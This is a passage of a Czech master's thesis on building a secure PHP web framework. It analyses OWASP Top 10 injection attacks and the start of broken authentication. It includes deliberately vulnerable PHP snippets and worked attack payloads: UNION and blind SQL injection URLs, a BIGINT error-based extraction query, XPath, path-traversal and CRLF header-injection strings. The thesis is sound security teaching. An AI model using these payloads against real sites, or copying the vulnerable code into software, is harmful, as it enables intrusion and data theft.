VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA INFORMAČNÍCH TECHNOLOGIÍ
FACULTY OF INFORMATION TECHNOLOGY

ÚSTAV INTELIGENTNÍCH SYSTÉMŮ
DEPARTMENT OF INTELLIGENT SYSTEMS

FRAMEWORK PRO BEZPEČNÝ VÝVOJ WEBOVÝCH APLIKACÍ

SECURE DEVELOPMENT FRAMEWORK FOR WEB APPLICATIONS

DIPLOMOVÁ PRÁCE
MASTER'S THESIS

AUTOR PRÁCE — **Bc. FRANTIŠEK MAZURA**
AUTHOR

VEDOUCÍ PRÁCE — **Ing. MAROŠ BARABAS, Ph.D.**
SUPERVISOR

BRNO 2017

Zadání diplomové práce/20239/2016/xmazur06

Vysoké učení technické v Brně - Fakulta informačních technologií

Ústav inteligentních systémů Akademický rok 2016/2017

Zadání diplomové práce

Řešitel: **Mazura František, Bc.**
Obor: Bezpečnost informačních technologií
Téma: **Framework pro bezpečný vývoj webových aplikací**
Secure Development Framework for Web Applications
Kategorie: Bezpečnost

Pokyny:

1. Prostudujte problematiku bezpečnosti webových aplikací, zejména pak zranitelnosti OWASP TOP10. Popište vlastnosti zranitelností a možnosti jejich zabránění.
2. Navrhněte a v jazyce PHP implementujte framework, který bude poskytovat ochranu vůči uvedeným zranitelnostem.
3. Proveďte ověření detekčních schopností vůči množině testovacích zranitelností projektu OWASP TOP10.
4. Vyhodnoťte dosažené výsledky, zejména možnosti obrany vůči zranitelnostem OWASP TOP10 a navrhněte možné rozšíření.

Literatura:

- OWASP Testing Guide v4
- dle doporučení vedoucího

Při obhajobě semestrální části projektu je požadováno:

- 1. bod zadání.

Podrobné závazné pokyny pro vypracování diplomové práce naleznete na adrese http://www.fit.vutbr.cz/info/szz/

Technická zpráva diplomové práce musí obsahovat formulaci cíle, charakteristiku současného stavu, teoretická a odborná východiska řešených problémů a specifikaci etap, které byly vyřešeny v rámci dřívějších projektů (30 až 40% celkového rozsahu technické zprávy).

Student odevzdá v jednom výtisku technickou zprávu a v elektronické podobě zdrojový text technické zprávy, úplnou programovou dokumentaci a zdrojové texty programů. Informace v elektronické podobě budou uloženy na standardním nepřepisovatelném paměťovém médiu (CD-R, DVD-R, apod.), které bude vloženo do písemné zprávy tak, aby nemohlo dojít k jeho ztrátě při běžné manipulaci.

Vedoucí: **Barabas Maroš, Ing.**, UITS FIT VUT
Datum zadání: 1. listopadu 2016
Datum odevzdání: 24. května 2017

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
Fakulta informačních technologií
Ústav inteligentních systémů
612 66 Brno, Božetěchova 2

doc. Dr. Ing. Petr Hanáček
vedoucí ústavu

Abstrakt

Práce se věnuje teoretickému rozboru zranitelností ve webových aplikacích, zejména jsou v této práci rozebrány nejčastější zranitelnosti OWAST TOP 10. Tyto zranitelnosti jsou následně zanalyzovány pro návrh frameworku na tvorbu webových aplikací a prakticky do tohoto frameworku implementovány, aby těmto zranitelnostem zabraňoval, popřípadě se jim aktivně bránil. Hlavním cílem implementace je dosažení takového frameworku, aby programátor výsledné webové aplikace byl dopředu už co nejvíce chráněn.

Abstract

This thesis deals with the theoretical analysis of vulnerabilities in web applications, especially the most frequent vulnerabilities of OWAST TOP 10 are examined. These vulnerabilities are subsequently analyzed for the design of a web application development framework and practically implemented in this framework to prevent the vulnerabilities or, if necessary, defend itself. The main goal of the implementation is to achieve such a framework so that the programmer of the resulting web application is protected to the utmost.

Klíčová slova

Bezpečnost, hrozba, zranitelnost, webová bezpečnost, OWASP TOP 10

Keywords

Security, threat, vulnerability, web security, OWASP TOP 10

Citace

MAZURA, František. *Framework pro bezpečný vývoj webových aplikací.* Brno, 2017. Diplomová práce. Vysoké učení technické v Brně, Fakulta informačních technologií. Vedoucí práce Ing. Maroš Barabas, Ph.D.

Framework pro bezpečný vývoj webových aplikací

Prohlášení

Prohlašuji, že jsem tuto diplomovou práci vypracoval samostatně pod vedením pana Ing. Maroše Barabase, PhD. Uvedl jsem všechny literární prameny a publikace, ze kterých jsem čerpal.

.....
František Mazura
23. května 2017

Poděkování

Chtěl bych poděkovat Ing. Maroši Barabasovi, PhD., za vedení při diplomové práci.

Obsah

Kapitola 1

Úvod

Webové aplikace jsou dnes velice rozšířeným způsobem online sdělování informací a konání interakce. Za jejich rozšíření vděčíme rozmachu Internetu a zavedením protokolu HTTP, který se stal normou a v dnešní době pokrývá přibližně 75 % (Q1 za rok 2016 [2]) datového toku na světové síti Internet. Za tuto rozšířenost protokol HTTP vděčí zejména standardizaci, univerzálnosti návrhu, otevřenosti, webovým vyhledávačům a možnosti na něm prezentovat interaktivně téměř libovolné informace. S tímto rozmachem ale přišlo i mnoho útoků, zejména na webové aplikace, které uchovávají data uživatelů. Celkem neškodný, ale známý útok byl proveden v roce 2005, kdy se jednomu uživateli sociální sítě MySpace [10] podařilo vytvořit pomocí XSS útok, který zapříčinil, že když si kdokoli prohlédl jeho profilovou stránku, automaticky mu zaslal žádost o přidání a zároveň se tento škodlivý kód replikoval na jeho osobní profilovou stránku. Tímto se počet přidaných přátel exponenciálně zvyšoval a dostal se přes 1 milion žádostí, poté byly servery MySpace zastaveny, aby se provedl audit, co se stalo a jak k útoku došlo. S narůstající popularitou webových aplikací rostl i počet objevených zranitelností a útoků na ně, a proto bylo třeba hledat způsoby, jak tyto webové aplikace ochránit a zabezpečit.

1.1 Obsah a cíle práce

Tato práce vznikla za účelem shrnutí aktuálních bezpečnostních hrozeb, které se ve webových aplikacích nejvíce vyskytují a mohou být využity k útoku. Na základě shrnutí bezpečnostních hrozeb a jejich analýzy je účelem této práce vyvinutí frameworku, který bude dávat vývojáři možnost vytvořit webovou aplikaci, která bude disponovat prvky obrany proti webovým útokům a nebude na vývojáře webové aplikace klást nároky na znalosti problematiky bezpečnosti webových aplikací. Dále by měla být tato práce vodítkem pro vývojáře, kteří se chtějí dozvědět více o problematice bezpečnosti webových aplikací a správné implementaci do informačního systému.

Cíle práce:

- Popsat a zanalyzovat hrozby, které se ve webových aplikacích nejvíce vyskytují.
- Na základě popsaných a zanalyzovaných hrozeb vytvořit návrh pro implementaci frameworku pro bezpečný vývoj webových aplikací
- Implementovat tento framework a otestovat vzhledem k odolnosti vůči hrozbám

1.2 Koncence a překlad

V této publikaci je využito několik různých stylů formátování textu. Tyto formáty textu jsou využity na popis různých typů informací. V následujícím textu je popsán význam jejich využití.

Části kódu, různé výstupy protokolů a odkazy jsou formátovány takto:

```
<?php
    echo("reprezentace PHP kódu");
```

Kurzívou jsou uvedeny většinou příkazy v různých jazycích uvedených přímo v textu, popřípadě názvy tříd a funkcí:

Při tomto útoku útočník využívá ve svém zdrojovém kódu JavaScriptových událostí (*onChange*, *onMouseOver* atd.).

Při studování podkladů pro vypracování těchto textů bylo využito mnoho zdrojů psaných v anglickém jazyce. Obecně používané názvy jsou většinou přeloženy z angličtiny do češtiny a pro lepší dohledatelnost je u těchto názvů v závorce za nimi doplněn originální anglický název. Je nutno podotknouti, že některé názvy pojmů se mohou napříč literaturou lišit.

1.3 Struktura práce

Struktura práce je rozdělena na šest různých kapitol. Kapitoly postupně rozebírají problémy webové bezpečnosti a implementaci frameworku pro bezpečný vývoj aplikací od teoretické podstaty problému přes shrnutí útoků až po návrh a implementaci obrany.

Kapitola 2 Teoretická východiska bezpečnosti a přehled OWASP TOP 10 útoků (nejčastější zranitelnosti ve webových aplikacích). Dále obsahuje soupis možných detekcí zranitelností webových aplikací.

Kapitola 3 Návrh obecné obrany proti útokům uvedených ve druhé kapitole.

Kapitola 4 Popis možného řešení útoků popsaných v předchozích kapitolách převážně v programovacím jazyku PHP a serveru Apache.

Kapitola 5 Popis způsobů testování webového frameworku pro bezpečný vývoj webových aplikací a prezentace výsledků tohoto testování.

Kapitola 6 Závěr a popis projektu v jeho posledním stádiu. Závěr obsahuje zhodnocení práce a popisuje možnosti dalšího rozvoje.

Kapitola 2

Zranitelnosti webových aplikací

Tato kapitola má za cíl čtenáře zasvětit do bezpečnosti informačních systémů, zejména pak bezpečnosti webových aplikací. Jsou zde popsány teoretická východiska a zranitelnosti webových aplikací.

2.1 Teoretická východiska

Zranitelné místo (zranitelnost) je chyba nebo slabina v návrhu, implementaci nebo provozu systému, která může být využita pro narušení bezpečnosti systému [20].

Chyba architektury

Jedná se o chyby způsobené při navrhování struktury dané aplikace. Může být způsobena nekvalitní analýzou, použitím neadekvátní architektury nebo použitím chybného návrhu. Tyto chyby se odstraňují nesložitěji, protože se jedná o základ aplikace. Za chyby takovéhoto typu může převážně analytik, který má architekturu na starosti. Je proto třeba při návrhu aplikace věnovat dostatečnou pozornost tomu, aby byl návrh architektury dobře proveden.

Chyba implementace

Tyto chyby vznikají špatnou implementací, hlavní zodpovědnou osobou je tedy programátor. Programátor zapomíná ošetřit proměnné, používá zastaralé a nebezpečné funkce a podobně. Tyto chyby se odstraňují jednodušeji, než chyby architektury, jsou ale náročné na jejich nalezení. Je nutné proto mít dobře strukturovaný a přehledný kód, kde složitější pasáže jsou okomentovány, aby bylo všem jasné proč tam daný kus kódu je a co vykonává. V takto přehledném kódu se pak snáze hledají chyby.

Chyba provozu systému

Posledním typem chyby je, že systém je špatně nastavený. Za tuto část je převážně zodpovědnou osobou administrátor daného systému. Jedná se o chyby způsobené špatným nastavením systému, na kterém aplikace běží. Tyto chyby se nejsnáze nalézají a odstraňují. Existují postupy, jak správně nastavit daný systém a automatizovaná testovací řešení, které otestují základní zranitelnosti.

2.1.1 Typy útoků

V této části jsou popsány 3 typy útoků které se vyskytují [27]. Tyto útoky se vedou na tři základní pilíře bezpečnosti, a to integritu, dostupnost a důvěrnost. Nejjednodušším na znalosti je první typ útoku – nedostupnost služby, problém může nastat pouze v náročnosti tohoto útoku na zdroje, což záleží na cíleném serveru (jak je nadimenzován, jaké ochrany používá a zda má kvalitní síťové připojení a infrastrukturu). Zbývající 2 typy jsou náročnější na znalosti. Tato tvrzení ovšem platí pokud by chtěl útočník útočit bez využití nástrojů. V dnešní době lze na černém trhu nakoupit různé nástroje pro provedení námi požadovaného cíle. Tyto nástroje velice snižují nároky na znalosti uživatele a zvyšují proto množinu útočících subjektů.

Nedostupnost služby

Cílem útočníka je nedostupnost dané služby pro relevantní uživatele. V prostředí Internetu se tento útok projevuje nedostupností dané služby zapříčiněnou přetížením serverů. Jedná se zejména o DoS a DDoS útoky. Proti těmto útokům je hůře dostupná obrana, protože neoprávněné požadavky zahlcující server putují z mnoha různých míst a problémem je rozeznat neoprávněné požadavky od oprávněných. Tyto požadavky si kladou za cíl vyčerpat výpočetní zdroje serveru, paměťové zdroje serveru, počet maximálních procesů na serveru, počet maximálně otevřených spojení, přetížit síťové prostředky... Dle útočníkova zaměření se pak volí provedení útoku (HTTP požadavek, otevírání nových TLS handshake...).

Neoprávněný přístup

Při tomto útoku se útočník snaží získat částečnou, či dokonce úplnou kontrolu nad daným zařízením/aplikací. Tento typ útoku je o hodně náročnější na znalosti oproti útoku, který má za cíl zapříčinit nedostupnost služby. Po získání kontroly může útočník provádět vkládání, editování a mazání dat, použít prostředek pro vedení dalšího útoku nebo využít tento prostředek pro šíření škodlivého softwaru. Ve webovém prostředí se toto může provádět například pomocí podvrženého session.

Získání důvěrných informací

Zde má útočník za cíl získání informací z daného systému. Cílem útočníka je získat citlivá a důvěrná data typu čísla platebních karet, seznamy uživatelů atd. Tento útok bývá ze všech tří pravidel nejnáročnější. Ideálním cílem útočníka je dostat se přímo do databáze, popřípadě do souborového skladu. Pro takovýto typ útoku lze využít například SQL injection. Je třeba mít na vědomí, že útočníkem se může stát i správce databáze, popřípadě jiný zaměstnanec s přístupem k požadovaným informacím.

2.1.2 Zranitelnosti OWASP

Top deset zranitelností definovaných v OWASP [15]. Jsou to nejčastěji se vyskytující zranitelnosti ve webových aplikacích. Nejčastěji zneužívané zranitelnosti z OWASP Top 10 jsou injekce a XSS. Zároveň se jedná o docela podstatné zranitelnosti, díky kterým může útočník provést hodně škody. Tyto a další zranitelnosti jsou detailně rozebrány níže.

2.2 Rozbor zranitelností

V této kapitole jsou detailně rozebrány zranitelnosti webových aplikací. Prvních deset podkapitol se věnuje OWASP TOP 10 zranitelnostem. Další kapitoly zahrnují ostatní zranitelnost, které se mohou ve webových aplikací objevovat.

Poznámka: na konci nadpisů uvedených v této kapitole jsou v závorce uvedena označení dle OWASP TOP 10

2.2.1 Injekce (A1)

Zneužitelnost	snadná
Rozšíření	běžné
Zjistitelnost	průměrná
Dopad	vážný
Potenciální útočník	Kdokoli, kdo dokáže do systému posílat data (externí uživatel, uživatel, administrátor atd.)
Vektor útoku	Útočník posílá textové příkazy, které používá cílový interpret (MySQL, XPath . . .). Pro toto zasílání může použít automatizované skenery, které se snaží automaticky projít potenciální interprety používané na serveru.
Bezpečnostní slabina	Zranitelnost vzniká při neošetření vstupních dat a následném poslání do interpretu. V takovémto případě pak útočník může svými příkazy v datech převzít nad interpretem kontrolu. Zjišťování se provádí analýzou zdrojového kódu. Cílem je kontrolovat všechny externí vstupy od uživatele do interpretu, aby útočník nemohl převzít nad interpretem kontrolu. Ošetření může být například odstraněním klíčových znaků pro daný interpret, popřípadě nahradit tyto znaky jejich ekvivalentem, který interpret ignoruje. Dále lze pak tuto bezpečnostní slabinu zjišťovat testováním, zde je ale obtížnější a méně pravděpodobné nalezení těchto slabin.
Technické dopady	Dopady útoku jsou různorodé a dle ovládnutého interpretu mohou být velice vážné. Útočník může zcizit citlivá data, narušit integritu dat a v kritických interpretech může získat kontrolu nad částí, popřípadě celým serverem.
Obchodní dopady	Může dojít k částečnému či úplnému zcizení nebo znehodnocení dat, popřípadě k dočasné nedostupnosti služby. Může být ohrožena vaše pověst?

SQL Injekce (z anglického SQL Injection)

Jedná se o nejčastěji se vyskytující injekci [1]. Cílený interpret je SQL server, kde jsou uložena veškerá data [16]. Útočník přes tuto injekci získává prakticky neomezenou moc nad SQL serverem (dle oprávnění uživatele, pod který přistupuje daný interpret na server).

```
<?php
    mysql_query("SELECT * FROM user WHERE id =".$_POST["id"]);
```

V daném příkladu se může útočník dostat do MySQL serveru, na který je přihlášeno PHP. Kritická je červeně zvýrazněná část, na kterou není aplikována žádná kontrola a data mohou být podvržena od útočníka libovolným způsobem (v případě že v PHP není použita automatická kontrola *magic_quotes_gpc*, ta zajišťuje automatickou kontrolu všech Get, Post a Cookie proměnných na zpětné lomítko, jednoduché a dvojité uvozovky. Tato možnost obrany je od PHP verze 5.3.0 zastaralá a od PHP 5.4.0 je odstraněna. V tomto případě by navíc mohl útočník poslat SQL injekci *; DROP TABLE user* a databázový interpret by odstranil databázi uživatelů, tím pádem není nejlepší postup se takto chránit proti SQL injekci).

Obrana v PHP:

```
<?php
    $q = $pdo->prepare("SELECT * FROM user WHERE id = :id");
    $q->execute(array("id" => $_POST["id"]));
```

Pro obranu proti SQL injekci lze použít například PDO. PDO je objektové databázové rozhraní pro přístup k databázi.

Dle doporučení OWASP je dobré použití ORM (Object-Relational Mapping) frameworku Doctrine 2. Tento framework zajišťuje vyšší abstrakci přístupu k databázi a jednotlivé tabulky jsou reprezentovány třídami v PHP. Tento framework zajistí bezpečný přistup do databáze ošetření proti nechtěné SQL injekci.

Možná způsobená škoda: pokud by dané oprávnění uživatele používajícího interpreta neomezovalo možnost použitých příkazů, tak je možné zobrazit veškeré data všech tabulek ve všech databázích; odcizení kompletní databáze i se strukturou, úpravu a mazání všech dat; vytváření, mazání a editování všech tabulek; vytváření, mazání a editování všech databází. Z tohoto důvodu je dobré mít nastavena oprávnění uživatele využívajícího interpreta databáze tak, aby pokryl přesně to, co je po něm požadováno, a zbylé příkazy byly zakázány. Nevede to sice k ochraně proti SQL injekci, ale minimalizuje to možné napáchané škody. Jako ochranu proti znehodnocení dat při úspěšném útoku je třeba databázi v pravidelných intervalech zálohovat (četnost závisí na konkrétní aplikaci).

Techniky útoku:

Technika zneužívající databázové spojování (z anglického Union Exploitation Technique)

Jedná se o techniku, kterou lze použít v dotazech typu:

```
<?php
  mysql_query("SELECT login, name FROM user WHERE id = " . $_GET['id']);
```

kde se výstup vypisuje například formou tabulky. Tato data pak jsou na webové stránce vypsána jako tabulka jmen uživatelů. Cílem útočníka je za použití příkazu *UNION* dostat z databáze data. Daný postup útoku je pro MySQL. Nejprve útočník zjistí kolik je v daném databázovém *SELECT* vybráno sloupců. To může zjistit pomocí příkazu *ORDER BY*.

```
  http://test.com/users.php?id=12~ORDER~BY~2 --
```

Daným dotazem útočník dosadí do dotazu příkaz *ORDER BY 2 –*, kde cílem je iterativně zkoušet řadit dle čísla sloupce. Poté, co web zahlásí chybu, útočník zjistil počet vybraných sloupců v *SELECT* (v našem případě by problém nastal u čísla 3). Nyní už útočník může do dotazu dodat *12 UNION SELECT 1, 2 –*.

```
http://test.com/users.php?id=12 UNION SELECT 1, 2 --
```

Díky tomuto dotazu si do vypisované tabulky na webu nechá vypsat čísla. Dle těchto čísel pak zjistí, které sloupce jsou v tabulce vypisovány. Následně už útočník může vypsat například název tabulky:

```
http://test.com/users.php?id=12 UNION SELECT database(), 2 --
```

dále pak pomocí

```
http://test.com/users.php?id=12 UNION column_name, table_name
FROM information_schema.columns --
```

si vypíšeme sloupce a tabulky všech databází (prozjištění databáze nám může posloužit sloupec *table_schema*). Tímto už útočník získává kompletní přehled o schématu databáze a přes *UNION* si může získat všechny data.

Technika zneužívání ověřovacích dotazů typu pravda nepravda (z anglického Boolean Exploitation Technique)

Tuto techniku útočník použije, pokud nemá k dispozici přímý výpis z databáze (například z tabulky jako v případě Technika zneužívající databázové spojování), ale může klást databázi dotazy, na které odpovídá buďto pozitivně nebo negativně (jedná se o takzvanou Blind SQL injekci, což je podmnožina SQL injekcí). Útočník využívá SQL chybových hlášení v ošetřené podobě stránek typu 500, 404 anebo nevypsáním určitých dat na webové stránce při chybovém dotazu. Tímto zjistí pozitivní či negativní odpověď. Princip modifikace dotazu útočníkem je obecně takový, že do vstupního pole dodá logický operátor *AND*, čímž si zajistí pravdu druhé části výrazu (útočník nesmí porušit pravdivost výrazu před *AND*). Pro dotaz

```
<?php
  mysql_query("SELECT login, name FROM user WHERE id=" . $_GET['id']);
```

by například používal id uživatele 12, o kterém ví, že se v databázi nalézá. Poté už si útočník stanoví cíl a začne s útokem. Zjištění databázového jména bude zjišťovat dotazem

```
http://test.com/users.php?id=12 AND database() LIKE('a%') --
```

kde se útočník ptá, zda jméno databáze začíná písmenem „a“. Ze zobrazené stránky pak útočník dokáže vyčíst odpověď databáze. Takto iterativně útočník (pravděpodobně pomocí skriptu), může dostat data, která potřebuje. Jedná se o útok, kdy pro zcizení dat je třeba mnohem více dotazů, nežli u Techniky zneužívající databázové spojování, ale z principu lze zjistit ta samá data jako Technikou zneužívající databázové spojování.

Technika založená na zneužití chybových hlášení (z anglického Error based Exploitation technique)

Při této technice má útočník k dispozici pouze chybové hlášení databáze. Cílem útočníka je tedy dostat do chybového výpisu pro něj zajímavá data. Pro vytvoření chyby může například útočník využít (testováno pro MySQL verzi 5.5.46) dotaz

```
<?php
  mysql_query("SELECT login, name FROM user WHERE id = " . $_GET['id']);
```

BigInt overflow útok spočívá ve vytvoření MySQL chyby, pokud uživatel chce zobrazit číslo větší nežli BigInt [9], například

```
SELECT ~0+1
```

vytvoří chybovou zprávu „SQL chyba (1690): BIGINT UNSIGNED value is out of range in '(∼(0) + 1)'“). Poté útočníkovi stačí dotaz poupravit (nahradit číslo 1 logickou negací, která vrací pro dotaz číslo 1) na

```
~0+!(SELECT * FROM(SELECT name FROM user WHERE id_user=1)x);--
```

a v chybovém hlášení se objeví vykonaný vnitřní příkaz SELECT „SQL chyba (1690): BIGINT UNSIGNED value is out of range in '(∼(0) + (not((select 'Jirka' from dual))))'“, díky čemuž může útočník takto zcizit data z databáze. Omezení je pro něj pouze to, že útokem BigInt overflow ukázaným v příkladu může zobrazit pouze jednu hodnotu (nelze zobrazit řádky, ani pouze jeden sloupec). Z principu jde ale i tímto útokem získat veškerá data jako Technikou zneužívající databázové spojování.

Technika využití jiného kanálu návratu (z anglického Out of band Exploitation technique)

U této techniky útočník využívá funkce obsažené v databázi, které umí odesílat data například přes HTTP (útočník pošle dotaz přes webový server ve kterém pomocí příkazu přinutí databázi odeslat mu odpověď jím zvolenou cestou, výstup z databáze se tedy nevrací cestou kterou útoční požadavek poslal). Při této možnosti tedy útočník injektuje dotaz, výsledek dotazu mu není vrácen přes prohlížeč, jako to je u ostatních útoků, ale je mu poslán přímo na jeho server (databáze mu pomocí funkce pošle výsledek útočníkem zadaného dotazu přímo na jeho server).

Technika zpožděné odpovědi (z anglického Time dealy Exploitation technique)

Tuto techniku využije útočník, pokud nemá žádnou z výše uvedených zpětných vazeb od databáze [14]. Jedná se o podobnou techniku jako je Technika zneužívání ověřovacích dotazů. Pro zjištění pozitivního nebo negativního výsledku použije funkci pro *SLEEP*, s různým časovým nastavením. Databáze pak vrací výsledky s různým zpožděním, dle kladné nebo záporné odpovědi.

Injekce příkazů (z anglického Command Injection)

V tomto typu útoku se útočník pokouší dostat na shell operačního systému (nejedná se však o modifikaci funkčnosti daného programu, to by se jednalo o injekci zdrojového kódu). To se mu může povést při neošetřených vstupech předávaných do shellového interpretu.

```
<?php
  echo exec("grep ".$_POST["cmd"] . "/etc/passwd" );
```

V tomto příkladu lze ovládnout shell a možnost provádět příkazy, které oprávnění daného uživatele, pod kterým je interpret spuštěn, dovoluje. V tomto útoku získává útočník kontrolu nad serverem, může například mazat soubory, pouštět procesy atd.

Částečná obrana v PHP:

```
<?php
  echo exec("grep ".escapeshellcmd($_POST["cmd"])."/etc/passwd");
```

Toto řešení nabízí částečnou obranu. Není to ale doporučovaná obrana. Je třeba spouštět tento shell pod uživatelem, který má povolené pouze ty funkce, které potřebuje. Dále je pak dobré nepouštět přímo příkazy, ale udělat si vlastní skript, ve kterém se dané příkazy provedou, a potřebné vstupy předat přes parametry tohoto skriptu, tyto vstupy poté ošetřit přímo ve skriptu. Ideálním řešením daného problému je nalezení API rozhraní v daném jazyce pro vyřešení volání potřebných komponent.

Injekce žurnálových záznamů (z anglického Log Injection)

V tomto typu útoku se útočník snaží podvrhnout log soubory. To může provést při neošetřeném žurnálovém vstupu.

```
<?php
  $log = "User " . $_GET["user"] . " login";
```

S následující zprávou se poté pracuje uložením do logů na serveru a může se vypsat i ve formě HTML výstupu danému uživateli po přihlášení jako informace ze systému.

V tomto případě může útočník podvrhnout logové soubory (např. pošle *admin login User admin remove*). Tímto znehodnotí logové soubory, může s nimi manipulovat tak, aby do logových souborů zanesl neshody a porušil tím integritu (například uživatel se vícekrát odhlásí než přihlásí). Dále pak může vnést chybu do nástrojů analyzujících logové soubory (například díky neočekávanému vstupu) a způsobit jejich nefunkčnost, popřípadě zaútočit na dané nástroje a udělat na ně útok injekcí. V případě, že server má přístupné log soubory přímo (například Útok pomocí změny adresářové struktury z anglického Directory Traversal attack), může útočník do logového souboru zapsat PHP kód, který následně může spustit.

Dále pak útočník díky vypsání logové zprávy do HTML stránky může provést XSS útok na klienta.

Obrana proti tomuto útoku je ošetření vstupu na přesně povolený vstup (například povolit pouze text, který je bezpečný). Pokud chceme rozšířit možnosti logovacího vstupu, lze použít jiné kódování jako je například base64.

Injekce reflexí (z anglického Reflection Injection)

V tomto typu útoku využívá útočník možnosti používat v některých jazycích (PHP, C#, Java ...) volání metod, tříd apod. Pomocí proměnné ve které je uložen řetězec.

```
<?php
        $class = $_GET["class"];
        $inst = new $class();
```

Tímto způsobem může útočník podvrhnou název třídy a spustit přidaný konstruktor. Toto představuje riziko, které může vést k získání kontroly nad aplikací, popřípadě vypsání různých výpisů.

Obrana proti tomuto útoku je zkontrolovat, zda daný název je ten, který může být zavolán (popřípadě použitím switch).

XPATH Injekce (z anglického XPATH Injection)

V tomto typu útoku se snaží útočník podvrhnout XPath dotaz.

```
<?php
  $doc = new DOMDocument;
  $doc->Load('users.xml');
  $xpath = new DOMXPath($doc);

  $query = '//Users[UserName/text()='" . $_GET['user'] . '"]';
  $users = $xpath->query($query);
```

V daném příkladu jsou citlivá data o uživatelích uložena v načítaném souboru users.xml. Útočník se může dostat ke kterémukoliv uživateli pomocí poslání *http://server.com?user=‘ or 1=1 or ‘x’ = ‘x* Ochrana proti útoku je ošetření vstupu. Ideálním řešením je použití pre-compiled XPath řešení.

Změna souborové adresy (z anglického Path Traversal)

V tomto typu útoku se útočník snaží dostat k souborům ke kterým nemá přímý přístup a to za pomoci zadání cesty k souboru. Lze využít relativní i absolutní cestu.

```
<?php
        $file = $_GET["file"];
        $contents = file_get_contents($file);
        echo $contents;
```

V daném příkladu lze procházet libovolnými soubory na serveru, ke kterým má uživatel, pod kterým je PHP spuštěno, práva.

Možné načtení souborů a stránek:

http://server.com?file=/etc/passwd - použití absolutní cesty

http://server.com?file=../../../etc/passwd - použití relativní cesty

http://server.com?file=http://evilpage.com/ - použití webové adresy

Vedle procházení souborů na serveru útočník může zaútočit i na klienta, pokud klientovi podstrčí URL adresu, ve které bude webová stránka s XSS útokem:

```
<?php
        http://server.com?file=http://evilpage.com/xss.js
```

Pokud je použito příkazu *require()*, popřípadě jiného příkazu s podobnou funkčností, může útočník podvrhnout i samotný zdrojový kód stránky.

Pro možnou obranu lze použít v PHP funkci *realpath()*, která vrátí skutečnou cestu k souboru, a poté lze tuto cestu jednoduše zkontrolovat, zda je povolená či zakázaná.

```
<?php
  $basepath = '/www/data';
  $realBase = realpath($basepath);

  $userpath = $basepath . $_GET['path'];
  $realUserPath = realpath($userpath);

  if ($realUserPath === false
    || strpos($realUserPath, $realBase) !== 0) {

    //utok typu path travesal

  }
  else {

    //povoleno, nacteni souboru

  }
```

CRLF útok (z anglického CRLF Attack)

V tomto útoku se útočník snaží podvrhnout hlavičku, kterou pošle server klientovi [19].

```
<?php
        $test = $_GET['url'];
        header("location: http://server.com/" . $test);
```

V ukázkovém zranitelném kódu (v PHP 7 je zavedená ochrana, kdy nelze vložit víceřádkovou hlavičku do funkce *header*), který má za cíl přesměrovat klienta na určitou stránku, lze podvrhnout http hlavičku. Podvrhnutí se dělá 2 netisknutelnými znaky CR a LF. Jejich kódování v URL je *%0d%0a*. Pomocí těchto znaků lze do hlavičky vložit útočníkem zvolené parametry. Lze hlavičku upravit například takto:

```
http://server.com/redirect?url=index\%0d\%0a
Content-Length:\%200\%0d\%0a\%0d\%0a
HTTP/1.1\%20200\%20OK\%0d\%0aContent-
Type:\%20text/html\%0d\%0a
Content-Length:\%2022\%0d\%0a\%0d\%0a<html>Podvrzeno</html>
```

Pokud klient přejde na danou adresu, sever vrátí HTTP hlavičku upravenou útočníkem:

```
{HTTP/1.1 302 Moved Temporarily
Date: Sun, 04 Dec 2016 16:22:19 GMT
Location: http://server.com/index
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 22}

<html>Podvrzeno</html>
```

Místo HTML může útočník použít například XSS útok. Dále pak se tohoto útoku dá využít u ostatních použití hlaviček (například v emailu), popřípadě se dá tímto způsobem udělat útok typu Injekce žurnálových záznamů. Obrana proti tomuto útoku je ošetřit vstup od klienta proti CR a LF znakům.

Injekce zdrojového kódu (z anglického Code Injection)

U tohoto útoku se útočník (na rozdíl od Injekce příkazů) snaží spustit svůj kód v daném interpretu. Tento útok lze tedy provést u těch jazyků, které jsou interpretované (popřípadě dynamicky dokáží spouštět svůj vlastní dynamický kód).

```
<?php
  $getId = $_GET["id"];
  eval('$id = $getid');
```

Ve výše uvedeném případě útočník získává plnou kontrolu nad aplikací. Může do ní vložit libovolný kód a dokáže se dostat k datům, na která má interpret daného jazyka oprávnění.

Ochrana proti tomuto útoku může být striktní kontrola vstupu. Nejlepší je funkce typu *eval* nepoužívat vůbec. Snižují výkon aplikace a jsou velkou bezpečnostní hrozbou pro danou aplikaci.

2.2.2 Chybná autentizace a správa relace (A2)

Zneužitelnost průměrná

Rozšíření rozsáhlé

Zjistitelnost průměrná

Dopad	vážný
Potenciální útočník	Kdokoli (externí uživatel, uživatel, administrátor atd.)
Vektor útoku	Útočník využívá úniky a trhliny ve správě relace, aby se mohl vydávat za uživatele.
Bezpečnostní slabina	Vytvoření autentizace a správy relace je náročný úkol, ve kterém může být mnoho možností bezpečnostních slabin, jejichž odhalení může být náročné.
Technické dopady	Při zneužití této slabiny je útočník schopen provádět všechny operace, které jsou danému účtu povoleny, a zároveň se vydávat za tohoto uživatele. Dopady se proto odvíjí od toho, který účet byl zneužit.
Obchodní dopady	V potaz se bere hodnota dat a funkcí vázaných k danému účtu. Následně je nutno připočíst k dopadům i fakt zveřejnění dané zranitelnosti.

Posílání ID sezení v URL

Daná webová aplikace používá pro předávání ID sezení přímo URL. Daná URL pak vypadá například takto:

```
http://webovastranka.com/index.php?sessionid=Vf535RgPS54Af
```

Při takovémto předávání má útočník velice jednoduchou práci, aby oběti zcizil její sezení. Oběť, jakožto nezkušený uživatel může danou URL poslat nezabezpečeným kanálem třetí osobě, popřípadě sdílet veřejně na sociálních sítích. Při takovémto vystavení stačí útočníkovi pouze přejít nadané URL. Dále je pak tato URL uložena v historii prohlížeče, ke které se útočník různými přístupy může dostat (ať už pomocí fyzického přístupu k počítači, tak na dálku například přes JavaScript).

Ochrana šifrovaným spojením může skrýt celkový obsah URL (cílená doména je útočníkovi stále známá) a tím ochránit ID sezení proti odposlechnutí. Problém ale nastává, když se například v historii webového prohlížeče uloží daná URL jako celek. Proto takováto ochrana není dostačující (i když pro bezpečný chod nutná, ID sezení se musí přenášet šifrovaně, aby byla zaručena jeho důvěrnost). ID sezení by se tedy měla posílat kanálem, který prohlížeč neukládá ve své historii a který není dobře chráněný.

Vypršení sezení

